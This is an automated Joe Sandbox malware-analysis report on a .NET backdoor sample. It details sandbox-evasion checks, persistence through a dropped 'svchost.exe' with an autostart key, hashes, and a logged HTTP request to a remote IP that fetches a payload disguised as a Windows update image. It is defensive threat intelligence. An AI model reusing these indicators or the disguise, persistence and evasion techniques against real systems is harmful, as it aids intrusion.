Joe Sandbox Cloud BASIC


ID: 553487
Sample Name: 45I8GbQlUj
Cookbook: default.jbs
Time: 01:13:15
Date: 15/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 45I8GbQIUj

Overview

General Information

Sample Name:	45I8GbQIUj (renamed file extension from none to exe)
Analysis ID:	553487
MD5:	1b1e4286625bb1..
SHA1:	650c0550f12c65d..
SHA256:	c9d7cb68dec804..
Tags:	32 exe
Infos:	
Most interesting Screenshot: 	

Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for dropp…
- Machine Learning detection for samp…
- .NET source code contains potentia…
- Queries sensitive disk information (v…
- Creates an undocumented autostart …
- Machine Learning detection for dropp…
- Drops PE files with benign system n…
- Queries sensitive BIOS Information …
- Queries the volume information (nam…
- May sleep (evasive loops) to hinder …
- Checks if Antivirus/Antispyware/Fire

Classification



Process Tree

- **System is w10x64**
- 45I8GbQIUj.exe (PID: 6100 cmdline: "C:\Users\user\Desktop\45I8GbQIUj.exe" MD5: 1B1E4286625BB189A526E910F2031C7B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Data Obfuscation:

.NET source code contains potential unpacker

Persistence and Installation Behavior:

Drops PE files with benign system names

Boot Survival:

Creates an undocumented autostart registry key

Malware Analysis System Evasion:


Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 2 2 1	Registry Run Keys / Startup Folder 1 1	Registry Run Keys / Startup Folder 1 1	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eave Insec Netw Comr
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Modify Registry 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1 3 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 2 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi

Behavior Graph



Hide Legend
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet
Behavior Graph
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
3 other signatures
started
45I8GbQlUj.exe
15
6
74.201.28.62, 49760, 49800, 5586
DEDIPATH-LLCUS
United States
dropped
dropped
C:\Users\user\AppData\Roaming\...\svchost.exe, PE32
C:\Users\user\...\svchost.exe:Zone.Identifier, ASCII
Creates an undocumented autostart registry key
Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)
Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
Drops PE files with benign system names

ID:	553487
Sample:	45I8GbQlUj
Startdate:	15/01/2022
Architecture:	WINDOWS
Score:	92

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
45I8GbQIUj.exe	25%	Virustotal		Browse
45I8GbQIUj.exe	21%	ReversingLabs	ByteCode-MSIL.Backdoor.Zlugin	
45I8GbQIUj.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\svchost.exe	25%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\svchost.exe	21%	ReversingLabs	ByteCode-MSIL.Backdoor.Zlugin	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://74.201.28.62/book/KB5009812.png	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://74.201.28.62/book/KB5009812.png	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
74.201.28.62	unknown	United States	🇺🇸	35913	DEDIPATH-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553487
Start date:	15.01.2022
Start time:	01:13:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	45I8GbQlUj (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.evad.winEXE@1/2@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:14:05	API Interceptor	443x Sleep call for process: 45I8GbQlUj.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\svchost.exe	
Process:	C:\Users\user\Desktop\45I8GbQlUj.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	54272
Entropy (8bit):	4.125149292696976
Encrypted:	false
SSDEEP:	192:s7yxMfjf6NrLqKZ6mXS9LzL1pvULIRPqY2F3991ZuBhyY8PGCz9QwAOSZCGQyBbf:KyufjSLq86mXS9LzLdqY2LHZ4cZA
MD5:	1B1E4286625BB189A526E910F2031C7B
SHA1:	650C0550F12C65D9841D10AB589FF39261018957
SHA-256:	C9D7CB68DEC80469C3C03B0E90C7AF1972462CA7779424DB3BFD9D44AEBAA624
SHA-512:	68F2366606B658FDDB2B5E9BAE2E6931FB455A230F8A4813EACB38A3D7853B9640F46FE9EE6FFD9862A509558B66C30A3494CB7231C3EF7CD784950771273155
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 25%, Browse • Antivirus: ReversingLabs, Detection: 21%
Reputation:	low
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....vL..........."...0..............5... ...@....@.. ....@.................................4..O....@..\...........................4... ....H............text........ ....`.rsrc...\....@......................@..@.reloc..............................@..B.................4......H........#..`............3...0..:........(.......(....(.....s......o.....(.......(....(.......+..*".(.....*..0............ ...(....r...p......%.."...(.....(...........%. N..."....o....&. ....(........&.....&...(....r...pr5..pr9..p(..........%..'...(.....(....s..........%.r;..p.o....t.....+..*........B..Q.......0..7.........(.............,.....i(.....(.....o....&s .....(....o!...o"....s#......o$.....+...(%.........o&...o'.......((..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\45I8GbQlUj.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Maintenance\svchost.exe:Zone.Identifier

Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.125149292696976
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	45I8GbQlUj.exe
File size:	54272
MD5:	1b1e4286625bb189a526e910f2031c7b
SHA1:	650c0550f12c65d9841d10ab589ff39261018957
SHA256:	c9d7cb68dec80469c3c03b0e90c7af1972462ca7779424db3bfd9d44aebaa624
SHA512:	68f2366606b658fddb2b5e9bae2e6931fb455a230f8a4813eacb38a3d7853b9640f46fe9ee6ffd9862a509558b66c30a3494cb7231c3ef7cd784950771273155
SSDEEP:	192:s7yxMfjf6NrLqKZ6mXS9LzL1pvULIRPqY2F3991ZuBhyY8PGCz9QwAOSZCGQyBbf:KyufjSLq86mXS9LzLdqY2LHZ4cZA
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.... vL..........."...0.............5... ...@....@.. ....@................................

File Icon

Icon Hash:	00928e8e868eb000

Static PE Info

General

Entrypoint:	0x403512
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x964C769C [Sat Nov 27 02:38:20 2049 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1518	0x1600	False	0.545632102273	data	5.4073053016	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0xb95c	0xba00	False	0.0978032594086	data	3.78149617358	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x10000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/15/22-01:14:06.276603	TCP	2034631	ET TROJAN Maldoc Activity (set)	49760	80	192.168.2.4	74.201.28.62

Network Port Distribution

TCP Packets

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 15, 2022 01:14:23.194775105 CET	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 74.201.28.62

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	74.201.28.62	80	C:\Users\user\Desktop\45I8GbQlUj.exe

Timestamp	kBytes transferred	Direction	Data
Jan 15, 2022 01:14:06.276602983 CET	875	OUT	GET /book/KB5009812.png HTTP/1.1 Host: 74.201.28.62 Connection: Keep-Alive
Jan 15, 2022 01:14:06.379652977 CET	1011	IN	HTTP/1.1 200 OK Content-Type: image/png Last-Modified: Fri, 14 Jan 2022 18:56:38 GMT Accept-Ranges: bytes ETag: "951ab975789d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Sat, 15 Jan 2022 00:14:06 GMT Content-Length: 949760 Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 35 10 00 00 00 0c 00 0e 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 08 00 38 00 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 08 00 34 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 71 00 6a 00 6c 00 76 00 62 00 67 00 79 00 72 00 71 00 66 00 68 00 69 00 6a 00 51 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 14 00 50 00 00 00 00 00 00 00 00 00 7 3 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 32 00 32 00 30 00 32 00 20 00 a9 00 20 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 11 00 46 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 71 00 6a 00 6c 00 76 00 62 00 67 00 79 00 72 00 71 00 66 00 68 00 69 00 6a 00 51 00 00 00 65 00 6d 00 61 00 4e 00 6c 00 61 00 6e 00 72 00 65 00 74 00 6e 00 49 00 01 00 14 00 48 00 00 00 30 00 2e 00 30 00 2e 00 30 00 2e 00 31 Data Ascii: 50.0.0.1noisreV ylbmessA80.0.0.1noisreVtcudorP4emaNtcudorP"lld.kqjlvbgyrqfhijQemaneliFlanigirOPskr amedarTlageL*2202 thgirypoCthgirypoClageLFlld.kqjlvbgyrqfhijQemaNlanretnIH0.0.0.1

Code Manipulations

Statistics

System Behavior

Analysis Process: 45I8GbQlUj.exe PID: 6100 Parent PID: 5936

General

Start time:	01:14:04
Start date:	15/01/2022
Path:	C:\Users\user\Desktop\45I8GbQlUj.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\45I8GbQlUj.exe"
Imagebase:	0x450000
File size:	54272 bytes
MD5 hash:	1B1E4286625BB189A526E910F2031C7B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Disassembly

Code Analysis

Joe Sandbox Cloud Basic 34.0.0 Boulder Opal